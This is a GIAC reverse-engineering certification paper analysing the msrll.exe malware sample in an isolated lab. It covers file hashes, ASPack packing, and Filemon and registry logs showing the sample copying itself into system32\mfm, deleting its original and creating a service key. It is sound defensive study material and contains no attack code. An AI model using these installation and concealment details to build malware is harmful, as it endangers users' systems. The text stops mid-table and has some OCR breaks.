Global Information Assurance Certification Paper

Malware Analysis of msrll.exe
GIAC GREM Practical Assignment
Version 1.0

Completed in partial fulfillment of
GIAC Reverse Engineering Malware (GREM)

Gregory Leibolt
SANS – Online ILOT REM
October 1, 2004

Table of Contents

Abstract

The purpose of this practical was to demonstrate the analytical process and methodology involved in analyzing an unknown malware specimen. The analysis must be performed in a safe environment, or laboratory, that would ensure no infection of, or damage to, any external systems. The laboratory must also use appropriate tools to monitor, interact with and control the malware specimen during behavioral analysis. The malware code and its behavior was reviewed with hex editors, debuggers and other tools as needed.

A thorough review of the specimen provided an over-all understanding of the function, purpose, and capabilities of the malware. With the knowledge gained through analysis, recommendations on the protection and removal of the malware specimen could be offered.

Malware Laboratory Setup

Since the purpose and function of the malware specimen was unknown, a special laboratory setup was required that isolated and controlled the activity of the specimen. Though this environment must protect all external networks and computers, it must also provide enough functionality to allow the malware to run as it would in the “wild.”

The test environment of choice was VMware because it could support multiple hosts, running multiple operating systems, and an isolated network. This same environment was used in the "Reverse-Engineering Malware: Tools and Techniques Hands-On" training class and also selected to be used for this practical.

The laboratory setup was as follows:

The Host:
An IBM ThinkPad T23 running Windows 2000 Service pack 4 with updated security patches was the host. Norton Firewall was used, as an extra measure, to protect the host from the VMware network. The local network interface was disabled and the computer was physically disconnected from all physical networks. This system had no any built-in or PCMCIA wireless capability. It used an 866 megahertz Intel Pentium III, had a 21.13 Gigabyte usable hard drive partition capacity and had a 640 Megabyte installed memory.

The VMware network interfaces were VMware Virtual Ethernet Adapter for VMnet1 and VMware Virtual Ethernet Adapter for VMnet8.

VMware 4.5 was installed on the host and it supported three virtual systems:

1.	Linux Red Hat 9.0 Linux 2.4.28 kernel. This system was provided as part of the Reverse-Engineering Malware course. A “baseline” VMware snapshot was taken so the analyst could easily bring up a known, clean, working operating system at any time.
2.	Windows 2000 Service pack 4 and up-to-date security patches. A “baseline” VMware snapshot was taken.
3.	A second copy of Windows 2000 Service pack 4 and up-to-date security patches. A “baseline” VMware snapshot was taken.

The whole VMware environment was set up to use “Host Only“ networking. This meant a private network shared with the host. A private class C RFC 1918 “reserved” network was used.

A.	The IP address range was192.168.239.0
B.	The class C netmask was 255.255.255.0
C.	The host IP address was 192.168.239.1
D.	The VMware Windows 2000 system was 192.168.239.130
E.	The VMware Red Hat Linux system was 192.168.239.131
F.	The second VMware Windows 2000 system was 192.168.239.132

These “reserved” network addresses were designed to be used as internal private addresses and are considered to be un-routable addresses. The (a) use of private network addresses, (b) the host using a firewall, and (c) being disconnected from any external networks ensured isolation of the malware activity.

The VMware Windows 2000 system contained all the Windows based tools from the CD provided for the "Reverse-Engineering Malware: Tools and Techniques Hands-On" class. The VMware Linux Red Hat 9.0 system came with additional tools used for the analysis.

Once the laboratory environment was set up, network connectivity was tested to verify full network functionality, and the operating system date and times were checked.

Properties of the Malware Specimen

The Malware specimen for analysis was provided by GIAC. This specimen was downloaded from the curriculum page section 24.1.5 entitled “Malware Specimen for GREM Practical Assignment” obtained at http://www.giac.org/GREM_assignment.php. The file name was msrll.zip. After downloading the specimen to the host computer, an MD5sum hash was created to establish baseline integrity for the zip file.

```
C:\Security\MALWARE_Pract>md5sum msrll.zip
696c78651244b1ad0363a400a23d48ef *msrll.zip
```

Screenshot of MD5sum of msrll.zip on Host system

The file was then transferred to the VMware Windows 2000 system using netcat and MD5sum was used to validate the integrity of the zip file:

```
C:\Malware>md5sum msrll.zip
696c78651244b1ad0363a400a23d48ef *msrll.zip
```

Screenshot of MD5sum of msrll.zip on VMware Windows 2000 system

The file was then transferred to the VMware Linux red Hat 9.0 system using netcat. An MD5sum was used to verify integrity of the zip file:

```
[root@localhost malware]# nc -vv -l -p 1234 > msrll.zip
listening on [any] 1234 ...
192.168.239.1: inverse host lookup failed: Host name lookup failure
connect to [192.168.239.131] from (UNKNOWN) [192.168.239.1] 1352
 sent 0, rcvd 39100
[root@localhost malware]# md5sum msrll.zip
696c78651244b1ad0363a400a23d48ef  msrll.zip
[root@localhost malware]# _
```

Screenshot of MD5sum of msrll.zip on VMware Linux system

Analysis of the msrll.zip and msrll.exe files under Linux:

A Linux utility called zipinfo was used to obtain information about the zip file.

```
Archive:  msrll.zip   39100 bytes   1 file

End-of-central-directory record:
-------------------------------
  Actual offset of end-of-central-dir record:       39078 (000098A6h)
  Expected offset of end-of-central-dir record:     39078 (000098A6h)
  (based on the length of the central directory and its expected offset)

  This zipfile constitutes the sole disk of a single-part archive; its central directory
contains 1 entry.  The central directory is 55 (00000037h) bytes long, and its (expected)
offset in bytes from the beginning of the zipfile is 39023 (0000986Fh).

  There is no zipfile comment.

Central directory entry #1:
---------------------------
  msrll.exe
  offset of local header from start of archive:     0 (00000000h) bytes
  file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
  version of encoding software:                     2.0
  minimum file system compatibility required:       MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:     2.0
  compression method:                               deflated
  compression sub-type (deflation):                 maximum
  file security status:                             encrypted
  extended local header:                            yes
  file last modified on (DOS date/time):            2004 May 10 16:29:54
  32-bit CRC value (hex):                           540ec3bb
  compressed size:                                  38968 bytes
  uncompressed size:                                41984 bytes
  length of filename:                               9 characters
  length of extra field:                            0 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               binary
  non-MSDOS external file attributes:               000000 hex
  MS-DOS file attributes (20 hex):                  arc
```

Screenshot of “zipinfo” of msrll.zip on VMware Linux system

Zipinfo showed that there was one file in the zip archive called msrll.exe. It was a DOS, OS/2 or NT FAT 2.0 file type and was last modified on May 10, 2004 at 16:29:54. There was no way of knowing what time zone applied. Lastly, msrll.exe was a binary file with an uncompressed size of 41984 bytes.

Additionally, unzip –Z was used to check the zipinfo data:

```
Archive:  msrll.zip   39100 bytes   1 file
-rwxa--     2.0 fat    41984 Bl defX 10-May-04 16:29 msrll.exe
1 file, 41984 bytes uncompressed, 38956 bytes compressed:  7.2%
```

Screenshot of "unzip –Z" extraction of msrll.exe" on VMware Linux system

The msrll.exe artifact was extracted using unzip with the –X option to retain the timestamps:

```
-rw-r--r--    1 root     root        39100 Aug 18 03:25 msrll.zip
-rw-r--r--    1 root     root        41984 May 10 16:29 msrll.exe
```

Screenshot of extracted msrll.exe file maintaining modification time stamp on VMware Linux system

An MD5sum hash was created to establish a baseline to maintain integrity of the msrll.exe file:

```
84acfe96a98590813413122c12c11aaa  msrll.exe
```

Screenshot MD5sum hash of msrll.exe on VMware Linux system

The Linux "file" command reported msrll.exe as:

```
MS Windows PE Intel 80386 GUI executable not relocatable
```

Screenshot of "file msrll.exe" output on VMware Linux system

Analysis of the msrll.zip and msrll.exe files under Windows 2000:

WinZip 9.0 was used on the VMware Windows 2000 to evaluate the zip file and extract msrll.exe. Using WinZip to test the zip file showed that there were no errors:

```
No errors detected in compressed data of C:\malware\msrll.zip.
Testing ...
testing: msrll.exe                OK
```

Screenshot of WinZip test output

Highlighting msrll.exe and selecting file properties in WinZip showed:

Name:	msrll.exe	Ratio	7%
Type:	Application	Modified:	5/10/2004 4:29 PM
File size:	41,984	Path:	
Packed size:	38,968	CRC:	540Ec3BB

Screenshot of WinZip output of msrll.exe.

Linux and Windows tools agreed on the statistics from msrll.zip and showed information about the zip file and the msrll.exe file. The msrll.exe file had a modification date of May 10, 2004 at 16:29:54, which meant that the analyst could possibly use this date as a reference point in the analysis. The analyst also knew that it was probably an MS Windows PE Intel executable. If the malware turned out to be a Solaris SPARC executable, for example, the analyst's lab environment would have needed to change.

"Bintext" by Foundstone Inc. was used to extract strings from the msrll.exe file. Strings in binary files often provide insight on the identity and nature of a program.

There was little readable information available from the strings output. A few strings appeared to be related to libraries and modules:

```
00009271   0051D071      0   VirtualAlloc
0000927E   0051D07E      0   VirtualFree
00009641   0051D441      0   kernel32.dll
0000964E   0051D44E      0   ExitProcess
0000965A   0051D45A      0   user32.dll
00009665   0051D465      0   MessageBoxA
00009671   0051D471      0   wsprintfA
0000A17B   0051DF7B      0   GetProcAddress
0000A18C   0051DF8C      0   GetModuleHandleA
0000A19F   0051DF9F      0   LoadLibraryA
0000A274   0051E074      0   advapi32.dll
0000A28C   0051E08C      0   msvcrt.dll
0000A297   0051E097      0   shell32.dll
0000A2A3   0051E0A3      0   user32.dll
0000A2AE   0051E0AE      0   version.dll
0000A2BA   0051E0BA      0   wininet.dll
0000A2C6   0051E0C6      0   ws2_32.dll
0000A313   0051E113      0   AdjustTokenPrivileges
…Edited and Cut Short for Brevity…
```

Screenshot of bintext strings output showing .various dll and library modules

There were also some strings right at the top that caught the analyst's attention:

```
File pos   Mem pos      ID   Text
========   =======      ==   ====
0000004D   0040004D      0   !This program cannot be run in DOS mode.
00000178   00400178      0   .text
000001A0   004001A0      0   .data
000001F0   004001F0      0   .idata
00000218   00400218      0   .aspack
00000240   00400240      0   .adata
...Cut Short for Brevity. . .
```

Screenshot of bintext strings output showing .aspack

The string ".aspack" was noted. This was an unusual assembler section name so a quick search on google® from a non-laboratory system lead to a web site located at http://www.woodmann.com/crackz/Packers.htm.


The following information about ASPack was on the site:

> "ASPack & ASProtect - http://www.entechtaiwan.com/aspack.htm - A very competent Win32 compressor by Russian author Alexey Solodovnikov, note this useful snippet "After compression of the executable image, ASPack writes a small decompressor and places icons at the end of the compressed file. The address of the application's entry point is set to the beginning of the decompressor, and the original entry point is saved. After the decompressor decompresses the image in memory, it jumps to the application's original entry point" (common sections include .adata / .udata / .aspack)."
>
> This information leads one to believe that the msrll.exe file is possibly an ASPack packed executable. Note, however, that .udata was not part of msrll.exe.
>
> A visit to the official ASPack website seemed in order. Clicking on http://www.entechtaiwan.com/aspack.htm was redirected to http://www.aspack.com/
> where a description of the program is provided:
>
> "What is ASPack?
> ASPack is an advanced Win32 executable file compressor, capable of reducing the file size of 32-bit Windows programs by as much as 70%. (ASPack's compression ratio improves upon the industry-standard zip file format by as much as 10-20%.) ASPack makes Windows 95/98/NT programs and libraries smaller, and decrease load times across networks, and download times from the internet; it also protects programs against reverse engineering by non-professional hackers. Programs compressed with ASPack are self-contained and run exactly as before, with no runtime performance penalties.
> ASPack Features
> advanced processing of executable files (exe, dll, ocx)
> encoding and compression of program code, data, and resources
> completely transparent, self-contained operation with long filename support
> fast decompression routines deliver better performance than competing products
> integrates directly into Windows as a shell extension for ease of use
> full Windows 95, Windows 98 and Windows NT compatibility
>
> ASPack Benefits
> significant reduction in executable file sizes, averaging from 40-70%
> decrease load times across networks, and download times from the internet
> embedded Windows applications require significantly less storage space
> protects resources and code against peeking, disassemblers and decompilers
> no runtime royalties for distributing compressed programs
> compatible with executables created by Microsoft Visual C++, Visual Basic, Inprise (Borland) Delphi and C++ Builder, and other Win32 compilers"

Screenshot of comment section of http://www.woodmann.com/crackz/Packers.htm about ASPack

Many "packers," attempt to protect the program from being analyzed. In this case the comment *"it also protects programs against reverse engineering by non-professional hackers."* was made. If it turns out that ASPack was used, analysis of msrll.exe could be more difficult.

ASPack v2.12 was downloaded from the web site to then used on msrll.exe. It reported the following:



Screenshot of ASPack warning message


ASPack appeared to recognize its own work!

Behavioral Analysis

The Administrator account was used on the VMware Windows 2000 system so that all monitoring tools would have full access to system resources and the malware could run unrestricted.

Before running the malware artifact, several steps were performed to set up baselines and monitoring processes. These steps are described below:

1. Made a copy of msrll.exe called “Copy of msrll.exe.”
2. Verified that it was an exact copy:




Screenshot of msrll.exe and ‘Copy of msrll.exe’ MD5sum hashes

3. A snapshot of network services and connections was taken using the command, “netstat –a > netstat.before.”
4. Regshot v1.61e5 was used to take a snapshot of a clean registry.
5. Norton Personal Firewall was running on the Host system to protect it from any unwanted network activity on the 192.168.239.0 network.
6. Packetyzer Sniffer v0.6.7 was started on the Host system’s VMnet1 network interface to capture traffic on the 192.168.239.0 network.
7. Several tools from SysInternals were activated:
    a. Filemon v6.07– which monitors file system activity on a system in real-time, was started to help identify file activity performed by msrll.exe.
    b. Regmon v6.06– which shows applications accessing the Registry, the keys they are accessing, and the Registry data that they are reading and writing, was started.
    c. TDImon v1.0– which monitors all TCP and UDP activity, was started.
    d. TCPview v2.34– which also monitors network activity, was started.

8. The Task Manager was launched using Ctlrl-Alt-Insert keys to view processes.
9. "Copy of msrll.exe" was executed by right clicking on it and selecting Open.
10. All the different monitoring tools were watched for activity relating to msrll.exe.
11. Regshot v1.61e5 was then used to take a snapshot of a possibly changed registry.
12. "netstat –a > netstat.after" was used to log network activity after msrl.exe ran.
13. TCPview information was saved to a file called TCPview.after.
14. The Task Manager was used to kill the msrll.exe process after running for 5 minutes.
15. All the SysInternal monitoring tools were stopped and output was saved to files.
16. Regshot was then used to compare snapshots of the registry.
17. The VMware Windows 2000 system was then re-booted.

While the "Copy of msrll.exe" file was running, the Task Manager window suddenly showed no process running as "Copy of msrll.exe." There was, however, a process called msrll.exe as seen in the screenshot graphic below:



Screenshot Task Manager session of msrll.exe

After running "Copy of msrll.exe," the explorer window showed that the file "Copy of msrll.exe" was suddenly deleted from the C:\malware directory, where it was located.

Filesystem Analysis:

Filemon showed considerable filesystem activity related to msrll.exe. Some files were created by msrll.exe. The Filemon log output is reviewed below:

A directory called mfm was created:

```
182  2:48:15 PM  Copy of msrll.e:760  CREATE  C:\WINNT\system32\mfm  SUCCESS Options: Create
Directory  Access: All
```

Filemon log file output related to msrll.exe

A file called msrll.exe was created and written:

```
191  2:48:15 PM  Copy of msrll.e:760  CREATE  C:\WINNT\system32\mfm\msrll.exe        SUCCESS  Options: OverwriteIf
Sequential  Access: All
194  2:48:16  PM  Copy of msrll.e:760  WRITE  C:\WINNT\system32\mfm\msrll.exe  SUCCESS Offset: 0 Length: 41984
```

Filemon log file output related to msrll.exe

Later, it was opened, read and closed:

```
290     2:48:17 PM     Copy of msrll.e:760    OPEN    C:\WINNT\system32\mfm\msrll.exe
        SUCCESS Options: Open  Access: All
291     2:48:17 PM     Copy of msrll.e:760    QUERY INFORMATION
        C:\WINNT\system32\mfm\msrll.exe       SUCCESS Attributes: A
292     2:48:17 PM     Copy of msrll.e:760    SET INFORMATION
        C:\WINNT\system32\mfm\msrll.exe       SUCCESS FileBasicInformation
293     2:48:17 PM     Copy of msrll.e:760    READ    C:\WINNT\system32\mfm\msrll.exe
        SUCCESS Offset: 0 Length: 64
294     2:48:17 PM     Copy of msrll.e:760    READ    C:\WINNT\system32\mfm\msrll.exe
        SUCCESS Offset: 128 Length: 64
295     2:48:17 PM     Copy of msrll.e:760    READ    C:\WINNT\system32\mfm\msrll.exe
        SUCCESS Offset: 200 Length: 4
296     2:48:17 PM     Copy of msrll.e:760    READ    C:\WINNT\system32\mfm\msrll.exe
        SUCCESS Offset: 220 Length: 4
297     2:48:17 PM     Copy of msrll.e:760    CLOSE   C:\WINNT\system32\mfm\msrll.exe
        SUCCESS
```

Filemon log file output related to msrll.exe

This happened again:

```
300     2:48:17 PM     Copy of msrll.e:760    OPEN    C:\WINNT\system32\mfm\msrll.exe
        SUCCESS Options: Open  Access: Execute
301     2:48:17 PM     Copy of msrll.e:760    QUERY INFORMATION
        C:\WINNT\system32\mfm\msrll.exe       SUCCESS Length: 41984
302     2:48:17 PM     Copy of msrll.e:760    CLOSE   C:\WINNT\system32\mfm\msrll.exe
        SUCCESS
```

Filemon log file output related to msrll.exe

Next “Copy of msrll.exe” ended all file activity and a new process was started that took over. This new process was c:\WINNT\system32\mfm\msrll.exe:

```
303     2:48:17 PM     Copy of msrll.e:760    QUERY INFORMATION     C:\WINNT\system32\mfm
        SUCCESS Attributes: D
304     2:48:17 PM     msrll.exe:488  OPEN    C:\WINNT\system32\mfm  SUCCESS Options: Open
Directory  Access: Traverse
305     2:48:17 PM     Copy of msrll.e:760    CLOSE   C:\WINNT\system32\mfm  SUCCESS
306     2:48:17 PM     msrll.exe:488  QUERY INFORMATION     C:\WINNT\system32\mfm\ws2_32.dll
        FILE NOT FOUND Attributes: Error
307     2:48:17 PM     msrll.exe:488  QUERY INFORMATION     C:\WINNT\system32\mfm\ws2_32.dll
        FILE NOT FOUND Attributes: Error
308     2:48:17 PM     msrll.exe:488  QUERY INFORMATION     C:\WINNT\system32\ws2_32.dll
        SUCCESS Attributes: A
309     2:48:17 PM     msrll.exe:488  OPEN    C:\WINNT\system32\ws2_32.dll  SUCCESS Options:
Open  Access: Execute
```

Filemon log file output related to msrll.exe

C:\WINNT\system32\mfm\msrll.exe actually deleted “Copy of msrll.exe:”

```
318     2:48:17 PM     msrll.exe:488     DELETE  C:\malware\Copy of msrll.exe    SUCCESS
```

Filemon log file output related to msrll.exe

One file that msrll.exe looked for was jtram.conf. Not finding it, it then created it:

```
496     2:48:32 PM     msrll.exe:488  OPEN    C:\WINNT\system32\mfm\jtram.conf      FILE NOT
FOUND   Options: Open  Access: All
766     2:48:33 PM     msrll.exe:488  OPEN    C:\WINNT\system32\mfm\jtram.conf      FILE NOT
FOUND   Options: Open  Access: All
767     2:48:33 PM     msrll.exe:488  CREATE  C:\WINNT\system32\mfm\jtram.conf      SUCCESS
        Options: OverwriteIf  Access: All
```

Filemon log file output related to msrll.exe

There appeared to be some cryptographic function activity:

```
774     2:48:33 PM     msrll.exe:488  OPEN    C:\WINNT\system32\rsabase.dll SUCCESS Options:
Open  Access: All
775     2:48:33 PM     msrll.exe:488  QUERY INFORMATION     C:\WINNT\system32\rsabase.dll
        SUCCESS Length: 132368
776     2:48:33 PM     msrll.exe:488  READ    C:\WINNT\system32\rsabase.dll SUCCESS Offset: 0
Length: 296
777     2:48:33 PM     msrll.exe:488  READ    C:\WINNT\system32\rsabase.dll SUCCESS Offset: 300
Length: 4096
778     2:48:33 PM     msrll.exe:488  READ    C:\WINNT\system32\rsabase.dll SUCCESS Offset:
4396 Length: 4096
779     2:48:33 PM     msrll.exe:488  READ    C:\WINNT\system32\rsabase.dll SUCCESS Offset:
8492 Length: 4096
… Cut Sort for Brevity.  The Cryptographic Process Continued…
808     2:48:33 PM     msrll.exe:488  READ    C:\WINNT\system32\rsabase.dll SUCCESS Offset:
125792 Length: 4096
809     2:48:33 PM     msrll.exe:488  READ    C:\WINNT\system32\rsabase.dll SUCCESS Offset:
129888 Length: 2480
810     2:48:33 PM     msrll.exe:488  CLOSE   C:\WINNT\system32\rsabase.dll SUCCESS
813     2:48:33 PM     msrll.exe:488  QUERY INFORMATION     C:\WINNT\system32\rsabase.dll
        SUCCESS Attributes: A
814     2:48:33 PM     msrll.exe:488  OPEN    C:\WINNT\system32\rsabase.dll SUCCESS Options:
Open  Access: Execute
815     2:48:33 PM     msrll.exe:488  CLOSE   C:\WINNT\system32\rsabase.dll SUCCESS
816     2:48:33 PM     msrll.exe:488  QUERY INFORMATION     C:\WINNT\system32\mfm\CRYPT32.dll
        FILE NOT FOUND Attributes: Error
817     2:48:33 PM     msrll.exe:488  QUERY INFORMATION     C:\WINNT\system32\mfm\CRYPT32.dll
        FILE NOT FOUND Attributes: Error
818     2:48:33 PM     msrll.exe:488  QUERY INFORMATION     C:\WINNT\system32\CRYPT32.dll
        SUCCESS Attributes: A
819     2:48:33 PM     msrll.exe:488  OPEN    C:\WINNT\system32\CRYPT32.dll SUCCESS Options:
Open  Access: Execute
820     2:48:33 PM     msrll.exe:488  CLOSE   C:\WINNT\system32\CRYPT32.dll SUCCESS
… Cut Short for Brevity.  This Offset Reading Continued …
839     2:48:33 PM     msrll.exe:488  READ    C:\WINNT\system32\rsabase.dll SUCCESS Offset: 0
Length: 296
840     2:48:33 PM     msrll.exe:488  READ    C:\WINNT\system32\rsabase.dll SUCCESS Offset: 300
Length: 4096
```

Filemon log file output related to msrll.exe

After the offset reading of rbase.dll there were many attempts to open /dev/random:

```
873     2:48:33 PM     msrll.exe:488  CLOSE   C:\WINNT\system32\rsabase.dll SUCCESS
874     2:48:33 PM     msrll.exe:488  OPEN    C:\dev\random  PATH NOT FOUND Options: Open
Access: All
875     2:48:33 PM     msrll.exe:488  OPEN    C:\dev\random  PATH NOT FOUND Options: Open
Access: All
```

Filemon log file output related to msrll.exe

There were also multiple writes to the jtram.conf file:

```
888     2:48:33 PM     msrll.exe:488  WRITE   C:\WINNT\system32\mfm\jtram.conf      SUCCESS
        Offset: 0 Length: 53
899     2:48:33 PM     msrll.exe:488  WRITE   C:\WINNT\system32\mfm\jtram.conf      SUCCESS
        Offset: 53 Length: 53
914     2:48:33 PM     msrll.exe:488  WRITE   C:\WINNT\system32\mfm\jtram.conf      SUCCESS
        Offset: 106 Length: 53
915     2:48:33 PM     msrll.exe:488  WRITE   C:\WINNT\system32\mfm\jtram.conf      SUCCESS
        Offset: 159 Length: 1
931     2:48:33 PM     msrll.exe:488  WRITE   C:\WINNT\system32\mfm\jtram.conf      SUCCESS
        Offset: 160 Length: 53
```

… Cut Short for Brevity. Writing to jtram Continued …

Finally it was closed:

```
1108    2:48:36 PM     msrll.exe:488  CLOSE   C:\WINNT\system32\mfm\jtram.conf      SUCCESS
```

Filemon log file output related to msrll.exe

The last thing noticed was a check on an index.dat file:

```
1139    2:49:04 PM     msrll.exe:488  QUERY INFORMATION     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
        SUCCESS Length: 32768
1140    2:49:04 PM     msrll.exe:488  QUERY INFORMATION     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
        SUCCESS
```

Filemon log file output related to msrll.exe

The msrll.exe process also looked for a wide variety of dll files. Analysis of the dll files provided some insight about msrll.exe. Information about some of the more interesting dll files is described below.

Most of the description information was obtained from:
http://www.liutilities.com/products/wintaskspro/dlllibrary/shell32/.

1.	OPEN C:\WINNT\system32\ws2_32.dll Description: File that contains the Windows Sockets API used by most Internet and network applications to handle network connections.
2.	OPEN C:\WINNT\System32\shell32.dll Description: File that contains the Windows Shell API functions used to open web pages and documents and to obtain information about file associations.
3.	OPEN C:\WINNT\system32\MSI.dll Description: File that contains functions used to install MSI (Microsoft Installer) packages.
4.	OPEN C:\WINNT\system32\msafd.dll Description: Microsoft Windows Sockets 2.0 transport service provider for transport, exposing the TDI interface, currently TCP/IP.
5.	OPEN C:\WINNT\system32\RASAPI32.dll Description: Remote Access API (RAS), used by Windows applications to control modem connections.
6.	OPEN C:\WINNT\system32\USERENV.dll Description: File that contains application programming interface (API) functions to create and manage user profiles.
7.	OPEN C:\WINNT\system32\netapi32.dll Description: File that contains the Windows NET API used by applications to access a Microsoft network.


8.	OPEN C:\WINNT\system32\SECUR32.dll Description: File that contains Windows Security functions.
9.	OPEN C:\WINNT\system32\WSOCK32.dll Description: File that contains the Windows Sockets API used by most Internet and network applications to handle network connections.
10.	OPEN C:\WINNT\system32\ICMP.dll Microsoft has their own API for an ICMP.DLL that their ping and tracert applications use.
11.	OPEN C:\WINNT\system32\MPRAPI.dll Description: File that contains functions used to administer Microsoft Windows 2000 routers.
12.	OPEN C:\WINNT\system32\DHCPCSVC.dll Description: File used by Windows to provide DHCP client services.
13.	OPEN C:\WINNT\system32\CRYPT32.dll Description: File that contains the functions used by the Windows Crypto API for various applications.
14.	OPEN C:\dev\random PATH NOT FOUND Options: Open Access: All Note: Many attempts were made to open C:\dev\random.

Table of DLL file information from http://www.liutilities.com/products/wintaskspro/dlllibrary/shell32/

The filesystem activity reported by Filemon showed that there was a strong likelihood of network activity, and cryptographic activity related to msrll.exe.

When the msrll.exe file in C:\WINNT\System32\mfm was compared with the original extracted from the zip archive, it showed that they were exactly the same. This was a good sign. It probably meant that the malware was just copying itself, not changing or morphing as some polymorphic code can do.

MD5sum of the copied file:



Screenshot of C:\WINNT\system32\mfm directory and MD5 sum of msrll.exe file

Registry Analysis:

RegShot 1.61e5 showed that 47 Keys were added to the registry. Most were related to the various monitoring tools used to watch msrll.exe run. Two keys did seem to stand out which may have been created by msrll.exe:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\Security

Table Registry keys added to the registry

Regmon analysis showed that several registry values were set by both "Copy of msrll.exe" and msrll.exe:

"Copy of msrll.exe" set the following registry values:

HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	8D 5A E3 C6 EC 9B A3 7E
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	47 80 22 AC F8 D2 DB A0
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	26 C7 B0 8A 30 5E 8E 56
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	64 D3 37 57 2F 6E 30 43
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	49 80 1C B2 18 68 B4 A8
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	CE 39 3C 74 87 CE A0 39
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	12 D4 6A B3 DB D6 AB FD
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints\C\BaseClass	"Drive"

Table Registry values set by "Copy of msrll.exe" process

Msrll.exe set the following registry values:

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Cache	"C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files"
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Directory	"C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5"
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Paths	0x4
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path1\CachePath	"C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Cache1"
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path2\CachePath	"C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Cache2"
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path3\CachePath	"C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Cache3"
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path4\CachePath	"C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Cache4"
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path1\CacheLimit	0x9F94
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path2\CacheLimit	0x9F94
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path3\CacheLimit	0x9F94
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path4\CacheLimit	0x9F94
HKCU\Software\Microsoft\Windows\CurrentVersion\Exp	"C:\Documents and

lorer\Shell Folders\Cookies	Settings\Administrator\Cookies"
